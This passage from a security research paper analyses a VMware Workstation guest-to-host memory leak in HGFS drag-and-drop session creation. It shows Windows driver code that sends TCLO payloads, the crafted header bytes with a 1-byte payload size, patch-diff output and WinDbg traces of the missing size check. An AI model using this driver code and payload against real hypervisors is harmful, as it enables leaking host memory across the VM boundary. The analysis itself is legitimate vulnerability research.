351         if (!Message_SendSize(&chan, payloadSize))
352         {
353                 DbgPrint("Failed to send the ~50k of zeros request size\n");
354                 ExFreePool(Str);
355                 return NULL;
356         }
357
358         DbgPrint("Sending the ~50k of zeros request data\n");
359         if (!Message_SendData(&chan, (char*)Str, payloadSize))
360         {
361                 DbgPrint("Failed to send the ~50k of zeros request data\n");
362                 ExFreePool(Str);
363                 return NULL;
364         }
365
366         DbgPrint("Receiving the response from the host to payload 1\n");
367         if (!Message_Receive(&chan))
368         {
369                 DbgPrint("Failed to receive the response to payload 1\n");
370                 ExFreePool(Str);
371                 return NULL;
372         }
```

```
        //Payload 2 - the "OK ATR toolbox-dnd" command
        DbgPrint("Sending the \"OK ATR toolbox-dnd\" command request size\n");
        const char* cmd = "OK ATR toolbox-dnd";
        size_t cmd_len = strlen(cmd);
        RtlZeroMemory(Str, 0x10000);
        RtlCopyMemory(Str, cmd, cmd_len);
        payloadSize = (ULONG)cmd_len;
        if (!Message_SendSize(&chan, payloadSize))
        {
                DbgPrint("Failed to send the \"OK ATR toolbox-dnd\" command request size\n");
                ExFreePool(Str);
                return NULL;
        }

        DbgPrint("Sending the \"OK ATR toolbox-dnd\" command request data\n");
        if (!Message_SendData(&chan, (char*)Str, payloadSize))
        {
                DbgPrint("Failed to send the \"OK ATR toolbox-dnd\" request data\n");
                ExFreePool(Str);
                return NULL;
        }

        DbgPrint("Receiving the response from the host to payload 2\n");
        if (!Message_Receive(&chan))
        {
                DbgPrint("Failed to receive the response to payload 2\n");
                ExFreePool(Str);
                return NULL;
        }
        //Payload 3 - the hex values
        DbgPrint("Sending the hex values + 50573 zeros request size\n");
        static const CHAR hex[] = "\x4F\x4B\x20\x00\x00\x00\x00\xFF\x00\x00\x00\xA5\xC5\x00\x00\xA4\xC5\x00\
        size_t hex_len = sizeof(hex) - 1; // exclude the compile-time trailing NUL
        RtlZeroMemory(Str, 0x10000);
        RtlCopyMemory(Str, hex, hex_len);
        payloadSize = (ULONG)hex_len + 50573;
        if (!Message_SendSize(&chan, payloadSize))
        {
                DbgPrint("Failed to send the hex values + 50573 zeros request size\n");
                ExFreePool(Str);
                return NULL;
        }

        DbgPrint("Sending the hex values + 50573 zeros request data\n");
        if (!Message_SendData(&chan, (char*)Str, payloadSize))
        {
                DbgPrint("Failed to send the hex values + 50573 zeros request data\n");
                ExFreePool(Str);
                return NULL;
        }

        DbgPrint("Receiving the response from the host to payload 3\n");
        if (!Message_Receive(&chan))
        {
                DbgPrint("Failed to receive the response to payload 3\n");
                ExFreePool(Str);
                return NULL;
        }

        /* done with Str */
        ExFreePool(Str);

        char* output = (char*)ExAllocatePoolZero(NonPagedPool, 0x10000, (ULONG)"ABCD");
        if (output == NULL) {
                DbgPrint("Failed to allocate output buffer\n");
                return FALSE;
        }

        RtlCopyMemory(output, chan.inAlloc, chan.size);
        ExFreePool(chan.inAlloc);
        DbgPrint("The data is: %s\n", output);
```

It was initially assumed that the memory leak would happen when the host sent a reply to the guest via TCLO. The patch diffing process shown in the next section of this paper revealed a different approach required to trigger a leak.

The above code wasn't causing a memory leak because at that time we didn't know where the vulnerability was, and it was later understood that TCLO works as an event loop.

https://github.com/openbsd/src/blob/master/sys/dev/pv/vmt.c#L1086
https://github.com/openbsd/src/blob/master/sys/dev/pv/vmt.c#L1165

Therefore, the host / guest send commands to each other based on the other party's response. If the host sends "reset" as a response, the guest responds with "OK ATR toolbox". Although in our case payload2 was "OK ATR toolbox-dnd", so it wasn't exactly clear how to properly craft our TCLO requests and in what order.

Furthermore, after enabling the following logs on the host, it was possible to identify the issue with the "toolbox-dnd" application by reviewing the vmware.log file.

```
toolbox.log = "true"
vgauth.log = "true"
tools.debug = "true"

2026-03-03T10:40:02.675Z -INFO vmware-vmx.exe 19348 [ws@4413 threadName="vcpu-1"]
GuestRpc: Channel 6, protocol error: expected an ATR from the guest application
2026-03-03T10:40:02.676Z -INFO vmware-vmx.exe 19348 [ws@4413 threadName="vcpu-1"]
GuestRpc: Channel conflict: guest application toolbox-dnd tried to register, but it
is still registered on channel 1
```

We struggled to register the "toolbox-dnd" application since it was already being used by vmware-tools. We tried disabling and removing vmware-tools and rebooting the VM to then send our TCLO requests directly from the driver, but we still couldn't register that application. It was probably because at that time we were sending TCLO requests one after another sequentially, treating it like RPC, but it didn't quite work the same way, it worked like an event loop. The next step would be to improve the Windows driver to handle empty TCLO polls, ping etc. and make it work like an event loop, but we took a different approach as explained further in this paper.


# 5. Patch Diffing and Vulnerability Analysis

The initial patch diffing was done against vmware-vmx.exe 17.6.2 and 17.6.3 using Diaphora.
The tool found 427 functions that had been modified in the patched version.


| Line | Address | Name | Address 2 | Name 2 | Ratio | BBlocks 1 | BBlocks 2 | Description |
|---|---|---|---|---|---|---|---|---|
| 00369 | 1404e2680 | sub_1404E2680 | 1404e2630 | sub_1404E2630 | 0.8771549 | 32 | 31 | Similar pseudo-code and names |
| 00370 | 1402a60c0 | sub_1402A60C0 | 1402a62b0 | sub_1402A62B0 | 0.8731429 | 4 | 5 | Callee found diffing matches assembly (iteration #1) |
| 00371 | 1404e1dc0 | sub_1404E1DC0 | 1404e1d80 | sub_1404E1D80 | 0.8706667 | 2 | 2 | Pseudo-code fuzzy AST hash |
| 00372 | 14081e990 | sub_14081E990 | 14081e3a0 | sub_14081E3A0 | 0.8698788 | 54 | 54 | Callee found diffing matches assembly (iteration #1) |
| 00373 | 1407248f0 | sub_1407248F0 | 140724840 | sub_140724840 | 0.8690909 | 6 | 6 | Pseudo-code fuzzy AST hash |
| 00374 | 14081f980 | sub_14081F980 | 14081f2c0 | sub_14081F2C0 | 0.8680666 | 6 | 6 | Callee found diffing matches assembly (iteration #1) |
| 00375 | 14081f770 | sub_14081F770 | 14081f0c0 | sub_14081F0C0 | 0.8679264 | 8 | 8 | Same low complexity and names |
| 00376 | 14073e7b0 | sub_14073E7B0 | 14073e0c0 | sub_14073E0C0 | 0.8664444 | 3 | 4 | Callee found diffing matches pseudo-code (iteration #1) |
| 00377 | 1404cf5e0 | sub_1404CF5E0 | 1404cf5d0 | sub_1404CF5D0 | 0.8628334 | 12 | 12 | Same MD Index and constants |
| 00378 | 140755790 | sub_140755790 | 140754d50 | sub_140754D50 | 0.8594763 | 5 | 5 | Same MD Index and constants |
| 00379 | 14073d680 | sub_14073D680 | 14073d5a0 | sub_14073D5A0 | 0.8528889 | 6 | 6 | Pseudo-code fuzzy AST hash |
| 00380 | 14081cb50 | sub_14081CB50 | 14081c240 | sub_14081C240 | 0.8501538 | 1 | 1 | Pseudo-code fuzzy AST hash |
| 00381 | 14081f5b0 | sub_14081F5B0 | 14081ef00 | sub_14081EF00 | 0.8491053 | 1 | 1 | Same low complexity and names |
| 00382 | 140572fe0 | sub_140572FE0 | 140572c80 | sub_140572C80 | 0.8475507 | 6 | 6 | Callee found diffing matches assembly (iteration #1) |
| 00383 | 1404cda60 | sub_1404CDA60 | 1404cdb00 | sub_1404CDB00 | 0.8446316 | 3 | 3 | Callee found diffing matches assembly (iteration #1) |
| 00384 | 140826060 | sub_140826060 | 140825450 | sub_140825450 | 0.8418156 | 19 | 19 | Same rare KOKA hash |
| 00385 | 1407235f0 | sub_1407235F0 | 1407234b0 | sub_1407234B0 | 0.8401475 | 15 | 15 | Same nodes, edges, loops and strongly connected componer |
| 00386 | 1404cd8d0 | sub_1404CD8D0 | 1404cd970 | sub_1404CD970 | 0.8389565 | 5 | 5 | Callee found diffing matches assembly (iteration #1) |
| 00387 | 140578720 | sub_140578720 | 140578480 | sub_140578480 | 0.8364869 | 6 | 6 | Same low complexity and names |
| 00388 | 14055a2b0 | sub_14055A2B0 | 140559fd0 | sub_140559FD0 | 0.8305000 | 16 | 13 | Same rare constant |
| 00389 | 140722f70 | sub_140722F70 | 140722dd0 | sub_140722DD0 | 0.8265868 | 53 | 56 | Similar pseudo-code and names |
| 00390 | 1404cbe60 | sub_1404CBE60 | 1404cc040 | sub_1404CC040 | 0.8234515 | 64 | 65 | Same rare constant |
| 00391 | 14081f380 | sub_14081F380 | 14081ecd0 | sub_14081ECD0 | 0.8122593 | 2 | 2 | Same low complexity and names |
| 00392 | 1404e0ea0 | sub_1404E0EA0 | 1404e0e60 | sub_1404E0E60 | 0.8086667 | 6 | 6 | Same low complexity and names |
| 00393 | 1404e14c0 | sub_1404E14C0 | 1404e1480 | sub_1404E1480 | 0.8020697 | 27 | 26 | Callee found diffing matches assembly (iteration #1) |
| 00394 | 140722a70 | sub_140722A70 | 140722830 | sub_140722830 | 0.8018647 | 8 | 8 | Same MD Index and constants |
| 00395 | 1404cbbf0 | sub_1404CBBF0 | 1404cbde0 | sub_1404CBDE0 | 0.7916087 | 1 | 1 | Pseudo-code fuzzy AST hash |
| 00396 | 14011ad90 | sub_14011AD90 | 14011ad90 | sub_14011AD90 | 0.7890640 | 18 | 35 | Same RVA |
| 00397 | 1404d2cd0 | sub_1404D2CD0 | 1404d2bc0 | sub_1404D2BC0 | 0.7800000 | 33 | 33 | Callee found diffing matches assembly (iteration #1) |
| 00398 | 1404ed060 | sub_1404ED060 | 1404ecfa0 | sub_1404ECFA0 | 0.7758889 | 20 | 16 | Same rare constant |
| 00399 | 1407aacb0 | sub_1407AACB0 | 1407aa2e0 | sub_1407AA2E0 | 0.7613946 | 28 | 26 | Callee found diffing matches pseudo-code (iteration #1) |
| 00400 | 14081b2e0 | sub_14081B2E0 | 14081aa20 | sub_14081AA20 | 0.7604444 | 15 | 13 | Callee found diffing matches pseudo-code (iteration #1) |
| 00401 | 1407ad710 | sub_1407AD710 | 1407acfe0 | sub_1407ACFE0 | 0.7492727 | 5 | 3 | Callee found diffing matches assembly (iteration #1) |
| 00402 | 14073e930 | sub_14073E930 | 14073e240 | sub_14073E240 | 0.7484574 | 21 | 20 | Callee found diffing matches assembly (iteration #1) |
| 00403 | 1404ec7e0 | sub_1404EC7E0 | 1404ec750 | sub_1404EC750 | 0.7467407 | 34 | 33 | Same rare constant |
| 00404 | 14073e3c0 | sub_14073E3C0 | 14073dcb0 | sub_14073DCB0 | 0.7211870 | 15 | 13 | Callee found diffing matches assembly (iteration #1) |
| 00405 | 140825f00 | sub_140825F00 | 1407a3d70 | sub_1407A3D70 | 0.7153040 | 7 | 7 | Same nodes, edges, loops and strongly connected componer |
| 00406 | 1404d9540 | sub_1404D9540 | 1404d9420 | sub_1404D9420 | 0.7148125 | 36 | 40 | Callee found diffing matches assembly (iteration #1) |
| 00407 | 1404ce5e0 | sub_1404CE5E0 | 1404ce5f0 | sub_1404CE5F0 | 0.7120000 | 12 | 12 | Callee found diffing matches assembly (iteration #1) |
| 00408 | 1404d14e0 | sub_1404D14E0 | 1404d1400 | sub_1404D1400 | 0.6916757 | 28 | 30 | Callee found diffing matches assembly (iteration #1) |
| 00409 | 1407ac960 | sub_1407AC960 | 1407abf90 | sub_1407ABF90 | 0.6902500 | 19 | 18 | Callee found diffing matches assembly (iteration #1) |
| 00410 | 140559540 | sub_140559540 | 140559450 | sub_140559450 | 0.6864815 | 169 | 168 | Same rare constant |
| 00411 | 1404cf4a0 | sub_1404CF4A0 | 1404cf480 | sub_1404CF480 | 0.6824138 | 15 | 17 | Callee found diffing matches assembly (iteration #1) |
| 00412 | 14073e520 | sub_14073E520 | 14073dd50 | sub_14073DD50 | 0.6794063 | 14 | 32 | Callee found diffing matches assembly (iteration #1) |
| 00413 | 14055a4b0 | sub_14055A4B0 | 14055a180 | sub_14055A180 | 0.6786667 | 3 | 1 | Same rare assembly instruction |
| 00414 | 1407ad250 | sub_1407AD250 | 1407ac8d0 | sub_1407AC8D0 | 0.6570000 | 6 | 6 | Callee found diffing matches assembly (iteration #1) |
| 00415 | 1407ac7e0 | sub_1407AC7E0 | 1407abe20 | sub_1407ABE20 | 0.6478614 | 12 | 10 | Callee found diffing matches assembly (iteration #1) |
| 00416 | 140559a80 | sub_140559A80 | 140559940 | sub_140559940 | 0.6471835 | 40 | 55 | Switch structures |
| 00417 | 1407a5740 | sub_1407A5740 | 1407a4d40 | sub_1407A4D40 | 0.6452941 | 32 | 25 | Callee found diffing matches assembly (iteration #1) |
| 00418 | 1407acd90 | sub_1407ACD90 | 1407ac3e0 | sub_1407AC3E0 | 0.6231905 | 16 | 18 | Callee found diffing matches assembly (iteration #1) |
| 00419 | 1407a3610 | sub_1407A3610 | 1407a2c00 | sub_1407A2C00 | 0.6037447 | 1 | 1 | Same low complexity and names |
| 00420 | 1407ad950 | sub_1407AD950 | 1407ad130 | sub_1407AD130 | 0.5906452 | 1 | 1 | Pseudo-code fuzzy AST hash |
| 00421 | 14081e900 | sub_14081E900 | 14081e2b0 | sub_14081E2B0 | 0.5600000 | 7 | 17 | Callee found diffing matches assembly (iteration #1) |
| 00422 | 1407acc00 | sub_1407ACC00 | 1407ac230 | sub_1407AC230 | 0.5117983 | 9 | 11 | Callee found diffing matches assembly (iteration #1) |
| 00423 | 140577a40 | sub_140577A40 | 140577700 | sub_140577700 | 0.5008485 | 37 | 43 | Callee found diffing matches pseudo-code (iteration #1) |
| 00424 | 140559db0 | sub_140559DB0 | 1408256f0 | sub_1408256F0 | 0.4189794 | 32 | 34 | Same rare constant |
| 00425 | 1407ad540 | sub_1407AD540 | 1407acc90 | sub_1407ACC90 | 0.4169045 | 12 | 20 | Callee found diffing matches assembly (iteration #1) |
| 00426 | 1407ac740 | sub_1407AC740 | 1407abdc0 | sub_1407ABDC0 | 0.4030968 | 8 | 7 | Callee found diffing matches assembly (iteration #1) |
| 00427 | 14073ef10 | sub_14073EF10 | 14073e550 | sub_14073E550 | 0.3578261 | 6 | 3 | Callee found diffing matches assembly (iteration #1) |

Due to the total number of changed functions, it was decided to place a breakpoint on all of them (with the help of a WinDbg plugin called RebaseExt) and start the driver on the VM. Only 4 modified functions were hit, which were then reviewed in more detail.

Of particular interest was the function **sub_14072C8D0** (vuln) / **sub_14072C830** (patched) related to creating a session (HGFileCopyCreateSessionCB) allowing the DnD functionality. The patched version of the function contained another nested function that wasn't present in the vulnerable version of vmware-vmx.




The above highlighted function was further confirmed by doing patch diffing of the ESXi vmx files (version 8 update 3c vs update 3d) using Ghidriff.

```
-       iVar3 = FUN_00ae8720(param_3,param_4,&local_45,local_30,&local_38,&local_34,local_40,&local_3c
-                            ,&local_44,&local_28,local_20);
-       puVar2 = local_28;
+       iVar3 = FUN_00ae88c0(param_3,param_4,&local_45,local_30,&local_38,&local_34,local_40,&local_3c
+                            ,&local_44,&local_28,&local_20);
        if ((((local_34 == 0) || ((local_34 & 2) != 0)) && (iVar3 == 0)) &&
           ((*(int *)(param_2 + 0xc518) == local_3c && (*(int *)(param_2 + 0xc54c) == local_38)))) {
-         if (local_44 == 0) {
-           Log("%s: Successfully created the session.\n","HGFileCopyCreateSessionCB");
-           uVar4 = 1;
-           uVar1 = *puVar2;
-           *(undefined4 *)(param_2 + 0xc568) = 1;
-           *(undefined8 *)(param_2 + 0xc540) = uVar1;
-           *(undefined4 *)(param_2 + 0xc550) = *(undefined4 *)((long)puVar2 + 0xc);
-           goto LAB_0;
+         iVar3 = FUN_00ae8950(local_3c,local_20);
+         puVar2 = local_28;
+         if (iVar3 == 0) {
+           if (local_44 == 0) {
+             Log("%s: Successfully created the session.\n","HGFileCopyCreateSessionCB");
+             uVar4 = 1;
+             uVar1 = *puVar2;
+             *(undefined4 *)(param_2 + 0xc568) = 1;
+             *(undefined8 *)(param_2 + 0xc540) = uVar1;
+             *(undefined4 *)(param_2 + 0xc550) = *(undefined4 *)((long)puVar2 + 0xc);
+             goto LAB_0;
+           }
+           *(undefined1 *)(param_2 + 0xc548) = 0;
+           Log("%s: Error (%d)\n","HGFileCopyCreateSessionCB");
+           iVar3 = local_44;
          }
-         *(undefined1 *)(param_2 + 0xc548) = 0;
-         Log("%s: Error (%d)\n","HGFileCopyCreateSessionCB");
-         iVar3 = local_44;
          goto LAB_1;
        }
```

The above highlighted function was renamed to “validation_function” and it’s explained further in the paper. Additionally, the function above it (**sub_140824950** in vmware_vmx 17.6.3 in IDA) accepted lots of arguments, and it was renamed to “extract_struct_data”.

```
51  v8 = extract_struct_data(
52          data,
53          data_size,
54          version,
55          &sessionId,
56          &requestId,
57          &flags,
58          information,
59          &operation,
60          &status,
61          &payload_ptr,
62          &payload_size);
63  if ( flags && (flags & 2) == 0 || v8 || operation
64    goto LABEL_20;
65  v9 = validation_function(operation, payload_size);
```

When a legitimate DnD operation was performed from the host to the guest VM (e.g. by dragging and dropping a JPEG image) and right before that function was called, RCX contained input data in the form of a struct.

```
0:012> r
rax=00000000034adb63 rbx=000000000395df50 rcx=00000000034adb63
rdx=0000000000000258 rsi=0000000000000000 rdi=000000000c8db030
rip=00007ff70d07c913 rsp=000000000a057ab0 rbp=000000000a057b09
 r8=000000000a057b18  r9=000000000a057b38 r10=0000000000000258
r11=0000000000000040 r12=000000000c8db030 r13=00000000034adb63
r14=0000000000000000 r15=00007ff70d07c830
iopl=0         nv up ei pl nz na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000206
vmware_vmx+0x72c913:
00007ff7`0d07c913 e838800f00      call    vmware_vmx+0x824950 (00007ff7`0d174950)
0:012> db rcx
00000000`034adb63  01 00 00 00 ff 00 00 00-58 02 00 00 34 00 00 00  ........X...4...
00000000`034adb73  00 00 00 80 29 00 00 00-00 00 00 00 02 00 00 00  ....)...........
00000000`034adb83  00 00 00 00 ff ff ff ff-ff ff ff ff 00 00 00 00  ................
00000000`034adb93  00 00 00 00 30 fb 63 53-80 05 00 00 41 00 00 00  ....0.cS....A...
00000000`034adba3  00 f8 07 00 00 00 00 00-01 00 00 00 00 00 00 00  ................
00000000`034adbb3  00 00 00 00 01 00 00 00-01 00 00 00 01 00 00 00  ................
00000000`034adbc3  02 00 00 00 01 00 00 00-03 00 00 00 01 00 00 00  ................
00000000`034adbd3  04 00 00 00 01 00 00 00-05 00 00 00 01 00 00 00  ................
0:012> ? 29
Evaluate expression: 41 = 00000000`00000029
```

The struct contained the following items:

01 - version
00 00 00 - reserved
FF 00 00 00 - HGFS_OP_NEW_HEADER = 0xff
58 02 00 00 - packetsize
34 00 00 00 - headerSize
00 00 00 80 - requestId
29 00 00 00 - operation (41) - HGFS_OP_CREATE_SESSION_V4

00 00 00 00 - status
02 00 00 00 - flags
00 00 00 00 - information
ff ff ff ff-ff ff ff ff - session id
00 00 00 00 00 00 00 00 - reserved

The type of operation (HGFS_OP_CREATE_SESSION_V4) was related to creating a new session to allow the DnD operation to happen between the host and the guest VM.

Entering that function we can see further checks against the data packet's size and variable assignments to the struct members.

```
__int64 __fastcall extract_struct_data(
        struct_input_data *input_data,
        unsigned __int64 input_size,
        _BYTE *version,
        _QWORD *sessionId,
        _DWORD *requestId,
        _DWORD *flags,
        _DWORD *information,
        _DWORD *operation,
        _DWORD *status,
        _QWORD *payload_ptr_,
        _QWORD *payload_size_)
{
  unsigned __int64 packet_size; // rax
  unsigned int payload_size; // ecx
  char *payload_ptr; // rcx

  if ( input_size < 0x34 )
    return 7;
  if ( input_data->dummy != 255 )
    return 7;
  packet_size = input_data->packetSize;         // 0x0000C5A5
  if ( packet_size > input_size || input_data->headerSize > (unsigned int)packet_size )
    return 7;
  *version = input_data->version;
  *sessionId = input_data->sessionId;
  *requestId = input_data->requestId;
  *operation = input_data->op;
  *flags = input_data->flags;
  *information = input_data->information;
  payload_size = input_data->packetSize - input_data->headerSize;// This is what is validated now..
  *payload_size_ = payload_size;                // Maybe calculating a size here
  if ( payload_size )
    payload_ptr = &input_data->version + input_data->headerSize;
  else
    payload_ptr = 0;
  *payload_ptr_ = payload_ptr;
  *status = input_data->status;
  return 0;
}
```

Of particular importance is the following calculation:

```
  payload_size = input_data->packetSize - input_data->headerSize;//
```

```
Breakpoint 2 hit
vmware_vmx+0x8249ab:
00007ff7`0d1749ab 418b4a08        mov     ecx,dword ptr [r10+8] ds:00000000`034adb6b=00000258
0:012> t
vmware_vmx+0x8249af:
00007ff7`0d1749af 488b442458      mov     rax,qword ptr [rsp+58h] ss:00000000`0a057b00=000000000a057b30
0:012> t
vmware_vmx+0x8249b4:
00007ff7`0d1749b4 412b4a0c        sub     ecx,dword ptr [r10+0Ch] ds:00000000`034adb6f=00000034
0:012> r ecx
ecx=258
0:012> t
vmware_vmx+0x8249b8:
00007ff7`0d1749b8 488908          mov     qword ptr [rax],rcx ds:00000000`0a057b30=000000000395df50
0:012> r ecx
ecx=224
```

During a legitimate DnD operation, the value of ECX (payload_size) is 0x224. It's calculated by subtracting headerSize (0x34) from packetSize (0x258).

As we exit the "extract_struct_data" function, we reach the "validation_function" that's been added to Workstation 17.6.3.

```
65  v9 = validation_function(operation, payload_size);
```

The value of RCX is 0x29 (HGFS_OP_CREATE_SESSION_V4) and the value of RDX is the previously calculated payload_size value of 0x224.

```
Breakpoint 3 hit
vmware_vmx+0x72c953:
00007ff7`0d07c953 e8887c0f00      call    vmware_vmx+0x8245e0 (00007ff7`0d1745e0)
0:012> r rcx
rcx=0000000000000029
0:012> r rdx
rdx=0000000000000224
0:012> ? 29
Evaluate expression: 41 = 00000000`00000029
```

Inside that function we have an IF/ELSE statement that compares the payload_size value to 0x24.

```
1 __int64 __fastcall validation_function(int operation, unsigned __int64 payload_size)
2 {
3   return payload_size < qword_7FF70D552650[operation] ? 7 : 0;
4 }
```

```
vmware_vmx+0x8245ea:
00007ff7`0d1745ea 483b14c1        cmp     rdx,qword ptr [rcx+rax*8] ds:00007ff7`0d552798=0000000000000024
0:012> r rdx
rdx=0000000000000224
0:012> t
vmware_vmx+0x8245ee:
00007ff7`0d1745ee 1bc0            sbb     eax,eax
0:012> r eax
eax=29
0:012> t
vmware_vmx+0x8245f0:
00007ff7`0d1745f0 83e007          and     eax,7
0:012> r eax
eax=0
0:012> t
vmware_vmx+0x8245f3:
00007ff7`0d1745f3 c3              ret
0:012> r eax
eax=0
```

If the payload_size value is less than 0x24, the validation check is failed and 7 is returned in EAX. In this case the value is greater than 0x24, so EAX contains 0 and the validation check is passed. Therefore, the payload size is not less than the size expected for the operation HGFS_OP_CREATE_SESSION_V4.

The payload mentioned by the Huntress blog post contained the following hex values:

4F 4B 20 00 00 00 00 FF 00 00 00 A5 C5 00 00 A4 C5 00 00 00 00 00 80 29 00 00 00 + [50573 zeros]

4F 4B 20 - "OK " – the TCLO command
00 - version
00 00 00 - reserved
FF 00 00 00 - HGFS_OP_NEW_HEADER
A5 C5 00 00 - packetSize (0x0000C5A5)
A4 C5 00 00 - headerSize (0x0000C5A4)
00 00 00 80 - requestId
29 00 00 00 - operation (41) - HGFS_OP_CREATE_SESSION_V4

Subtracting headerSize from packetSize would return 1, which would fail the validation check. However, that check wasn't present in version 17.6.2.

